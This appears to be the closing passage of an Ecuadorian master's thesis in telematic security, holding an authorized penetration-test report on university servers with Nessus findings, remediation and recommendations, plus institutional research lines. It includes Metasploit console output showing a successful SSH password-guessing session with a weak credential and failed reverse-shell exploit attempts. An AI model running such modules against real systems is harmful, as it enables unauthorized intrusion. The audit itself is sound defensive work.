22 / TCP	ssh
80 / TCP	http
443 / TCP	https
3306 / TCP	mysql

Seguidamente, en el Análisis de Vulnerabilidades a través de la herramienta Nessus, se observan las siguientes novedades:

Servidor DSpace - 4 de febrero de 2019	
VULNERABILIDADES MEDIAS (3)	51192 - SSL Certificate Cannot Be Trusted 15901 - SSL Certificate Expiry 42873 - SSL Medium Strength Cipher Suites Supported
VULNERABILIDADES BAJAS (2)	70658 - SSH Server CBC Mode Ciphers Enabled 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Servidor Web Institucional (181.39.74.x7) - 4 de febrero de 2019	
VULNERABILIDADES MEDIAS (3)	11213 - HTTP TRACE / TRACK Methods Allowed 90317 - SSH Weak Algorithms Supported 42873 - SSL Medium Strength Cipher Suites Supported
VULNERABILIDADES BAJAS (3)	70658 - SSH Server CBC Mode Ciphers Enabled 71049 - SSH Weak MAC Algorithms Enabled 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Servidor Académico (181.39.74.x8) - 4 de febrero de 2019	
VULNERABILIDADES MEDIAS (4)	11213 - HTTP TRACE / TRACK Methods Allowed 11213 - HTTP TRACE / TRACK Methods Allowed 90317 - SSH Weak Algoithms Supported 42873 - SSL Medium Strength Cipher Suites Supported
VULNERABILIDADES BAJAS (3)	70658 - SSH Server CBC Mode Ciphers Enabled 71049 - SSH Weak MAC Algorithms Enabled 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

En la Fase de explotación, se trata de vulnerar los puertos 22 (ssh), 80 (http), 443 (https), de los cuales:
A través de las vulnerabilidades del puerto 22 se logró hackear el servidor, mientras que el ataque a través de HTTP y HTTPS fue infructuoso.

3. EVIDENCIAS

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type            Information                       Connection
  --  ----  ----            -----------                       ----------
  3         shell unknown   SSH hack:123456 (192.168.10.16:22)  192.168.10.14:39201 -> 192.168.10.16:22 (192.168.10.16)

msf5 auxiliary(scanner/ssh/ssh_login) >
```

```
msf5 exploit(unix/http/epmp1000_get_chart_cmd_shell) > exploit

[*] Started reverse TCP handler on 192.168.10.14:4444
[-] 192.168.10.18:80 - Application does not appear to be Cambium ePMP 1000. The target is not vulnerable.
[-] Exploit failed: NoMethodError undefined method `<' for nil:NilClass
[*] Exploit completed, but no session was created.
msf5 exploit(unix/http/epmp1000_get_chart_cmd_shell) >
```

```
msf5 exploit(unix/webapp/rconfig_install_cmd_exec) > set RHOST 192.168.10.17
RHOST => 192.168.10.17
msf5 exploit(unix/webapp/rconfig_install_cmd_exec) > set LHOST 192.168.10.14
LHOST => 192.168.10.14
msf5 exploit(unix/webapp/rconfig_install_cmd_exec) > exploit

[*] Started reverse TCP double handler on 192.168.10.14:4444
[-] Exploit aborted due to failure: not-vulnerable: 192.168.10.17:443 - Target is not vulnerable
[*] Exploit completed, but no session was created.
msf5 exploit(unix/webapp/rconfig_install_cmd_exec) >
```

4. ESTADO ACTUAL

Posterior a las evidencias que mostró el programa Nessus y del proceso de explotación se tomaron las siguientes medidas:

- Renovación del Certificado Digital para el servicio web de los servidores
- Apagado del servicio ssh en los servidores

Finalmente, se realiza nuevamente un análisis de vulnerabilidades con Nessus y se obtienen los siguientes resultados:

Servidor DSpace - 6 de junio de 2019	
Ninguna Vulnerabilidad	

Servidor Web Institucional (181.39.74.x7) - 6 de junio de 2019	
Ninguna Vulnerabilidad	

Servidor Académico (181.39.74.x8) - 6 de junio de 2019	
VULNERABILIDADES MEDIAS (1)	11213 - HTTP TRACE / TRACK Methods Allowed

Esta última vulnerabilidad no es explotable por parte de un atacante

CONCLUSIONES:

- Los servidores han mostrado ciertas vulnerabilidades debido a puertos abiertos, que no necesariamente deben estarlo
- Existen claves que no se cambian con la periodicidad adecuada y que son de descubrimiento intuitivo
- Dos de los Servidores no están actualizándose por problemas de compatibilidad de programas que se están ejecutando
- La versión de uno de los Sistemas Operativos es obsoleta, pues ya no recibe actualizaciones.

RECOMENDACIONES

- Adoptar medidas de periódicas de análisis de seguridad para verificar el estado actual de los servidores de forma que se puedan mitigar los riesgos de ataque oportunamente.
- Cambio frecuente de claves de los servidores, siguiendo el formato de claves seguras (mezcla de caracteres, números y letras, en una cantidad mayor a los ocho bits)
- Migrar a Sistemas operativos actualizados, que tengan soporte

Atentamente,

Samuel Carrasco Ll.
ADMINISTRADOR DE REDES Y SISTEMAS
Telf. (03) 2 961 506 / 2 961 507 ext.117
Dirección: Juan de Velasco 24-38 y Veloz
Riobamba – Ecuador

ANEXO E – LINEA DE INVESTIGACION

GRUPO 5: ESTANDAR C.01 - SERVICIO COMUNITARIO Y TRANSFERENCIA
GRUPO 6: ESTANDAR D.01 – RESPONSAB. ACADÉMICO – ADMINISTRATIVO
GRUPO 7: ESTANDAR A.03 - ATENCIÓN A ESTUDIANTES

Componente de investigación debidamente motivado y justificado

La investigación en la Escuela Superior Politécnica de Chimborazo, se encuentra enmarcada en sus lineamientos, políticas y estrategias generales.

Las necesidades, problemas sociales y productivos son tantos y tan diversos que es difícil la tipificación de sectores y áreas, sin embargo para la elaboración de las líneas de investigación de la ESPOCH, se han considerado los sectores y áreas que han sido declarados como prioritarios por la SECRETARIA NACIONAL DE CIENCIA Y TECNOLOGIA en el año 2006, para el financiamiento de proyectos con fondos CEREPS y que responden a la política nacional de ciencia, tecnología e innovación.

Además se han considerado las líneas de investigación definidas en forma participativa con los representantes de los sectores sociales y productivos de la provincia de Chimborazo que en la práctica son tópicos que coinciden con los de la SENESCYT.

Dentro de las líneas de investigación y con el propósito de generar una base científica que permita asumir la investigación de problemas y procesos que beneficien al desarrollo del país se han determinado las siguientes:

1. Seguridades en Redes de comunicación: Estudio de nuevos modelos, metodologías tecnologías u herramientas utilizadas para desarrollar un adecuado diseño de una red de comunicaciones orientado al manejo eficiente, seguro y oportuno del manejo de datos de una organización.

2. Seguridad Teleinformática: Análisis y estudio de debilidades de seguridad que experimenta la información transmitida a través de las actuales redes de comunicaciones. Métodos AAA que permita minimizar los riesgos y ataques. Análisis de algoritmos criptográficos y métodos hashing, infraestructura PKI.

3. Seguridad en Comunicaciones móviles: Análisis y estudio de los Principios de Radiocomunicaciones, Sistemas Móviles Celulares, Tecnologías usadas en Sistemas Móviles Celulares, Técnicas de Modulación Digital. Redes WIFI, Redes WIMAX y su integración en redes convergentes más seguras.

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

DIRECCIÓN DE BIBLIOTECAS Y RECURSOS

PARA EL APRENDIZAJE Y LA INVESTIGACIÓN

UNIDAD DE PROCESOS TÉCNICOS

REVISIÓN DE NORMAS TÉCNICAS, RESUMEN Y BIBLIOGRAFÍA

Fecha de entrega: 06 / 08 /2020

INFORMACIÓN DEL AUTOR/A (S)
Nombres – Apellidos: Samuel Carrasco Llerena
INFORMACIÓN INSTITUCIONAL
Instituto de Posgrado y Educación Continua
Título a optar: Magíster en Seguridad Telemática
f. Analista de Biblioteca responsable: Lic. Luis Caminos Vargas Mgs.

06-08-2020

0181-DBRAI-UPT-2020